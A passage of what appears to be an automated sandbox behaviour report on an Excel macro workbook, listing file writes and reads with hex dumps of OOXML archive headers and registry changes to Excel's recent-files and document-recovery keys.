$..^....a.x.]...pN+)....S...v. P..+..Ig. <..K.P..yED..!P0d.$.. ....T.UFcX*.w....Y9.j_.F..U.. T..**..k.?._..]e	success or wait	16	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\97DE0000	964	2	03 00	..	success or wait	13	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\97DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 8f ee 42 15 8d 01 00 00 4d 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!...B.....M....... [Content_Types].xml ... (...................................	success or wait	13	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\97DE0000	23578	895	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 8f ee 42 15 8d 01 00 00 4d 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 c6 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 90 ed ef d1 14 01 00 00 36 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 06 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 13 f6 0a 66 ff 01 00 00 7c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 40 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!...B.....M..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.........6... ....xl/_rels/wor kbook.xml.relsPK..-.........!. ...f....|.................@... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$o515508.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F44F526	WriteFile
C:\Users\user\Desktop\~$o515508.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F44F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\78DE0000	569	395	ac 94 4d 6e c2 30 10 85 f7 95 7a 87 c8 db 2a 31 74 51 55 15 81 05 a5 cb 16 a9 f4 00 c6 19 88 85 63 5b 1e 43 c3 ed 3b 31 3f 55 2b 48 8a ca 26 51 e2 cc fb de 8b 3d 33 18 d5 95 4e 36 e0 51 59 93 b3 7e d6 63 09 18 69 0b 65 96 39 fb 98 bd a4 8f 2c c1 20 4c 21 b4 35 90 b3 2d 20 1b 0d 6f 6f 06 b3 ad 03 4c a8 da 60 ce ca 10 dc 13 e7 28 4b a8 04 66 d6 81 a1 95 85 f5 95 08 f4 e8 97 dc 09 b9 12 4b e0 f7 bd de 03 97 d6 04 30 21 0d 8d 06 1b 0e 9e 61 21 d6 3a 24 93 9a 5e ef 9c cc 95 61 c9 78 f7 5d 83 ca 99 70 4e 2b 29 02 19 e5 1b 53 fc 82 a4 76 b1 50 12 0a 2b d7 15 49 67 e8 3c 88 02 4b 80 50 e9 cc 79 45 44 ff 0e 21 50 30 64 fc 24 d3 83 c6 cb a0 fb 54 19 55 46 63 58 2a 87 77 14 fd 0c a1 59 39 9f 6a 5f f7 46 db e1 55 01 c9 54 f8 f0 2a 2a ca ce 6b cd 3f ad 5f cd ad 5d 65	..Mn.0....z...*1tQU........... ..c[.C..;1? U+H..&Q.....=3...N6 .QY..~.c..i.e.9.....,. L!.5..- ..oo....L..`......(K..f...... ....K........0!......a!.: $..^....a.x.]...pN+)....S...v. P..+..Ig. <..K.P..yED..!P0d.$.. ....T.UFcX*.w....Y9.j_.F..U.. T..**..k.?._..]e	success or wait	15	7FEEAC59AC0	unknown
C:\Users\user\Desktop\78DE0000	964	2	03 00	..	success or wait	13	7FEEAC59AC0	unknown
C:\Users\user\Desktop\78DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 8f ee 42 15 8d 01 00 00 4d 05 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!...B.....M....... [Content_Types].xml ... (...................................	success or wait	12	7FEEAC59AC0	unknown
C:\Users\user\Desktop\78DE0000	22773	74	62 60 a0 0c 30 b2 30 b3 dd 01 1a c1 ac cf c8 00 82 af b8 f2 39 52 80 34 3f 43 04 13 13 90 8e 60 62 06 92 3e 0c a9 0c 25 40 98 ca 50 44 99 75 60 dd 8c 50 33 40 34 13 10 83 e8 ff 40 e0 ee 19 6c 02 95 02 53 00 00 00 00 ff ff	b`..0.0.............9R.4?C.... .`b..>...%@..PD.u`..P3@4. ....@...l...S......	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\78DE0000	23581	895	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 8f ee 42 15 8d 01 00 00 4d 05 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c6 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 90 ed ef d1 14 01 00 00 36 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 06 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 13 f6 0a 66 ff 01 00 00 7c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!...B.....M..... ....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.....6... ....xl/_rels/wor kbook.xml.relsPK..-.....!. ...f....|.....@... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\o515508.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\o515508.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED73C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED817	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED8C2	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED73C	ED73C	binary	04 00 00 00 34 07 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 34 00 38 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 FD 76 BB E5 01 2D D7 01 3C D7 0E 00 3C D7 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED817	ED817	binary	04 00 00 00 34 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 80 07 D8 E5 01 2D D7 01 17 D8 0E 00 17 D8 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED8C2	ED8C2	binary	04 00 00 00 34 07 00 00 23 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 6F 00 35 00 31 00 35 00 35 00 30 00 38 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 03 98 F4 E5 01 2D D7 01 C2 D8 0E 00 C2 D8 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 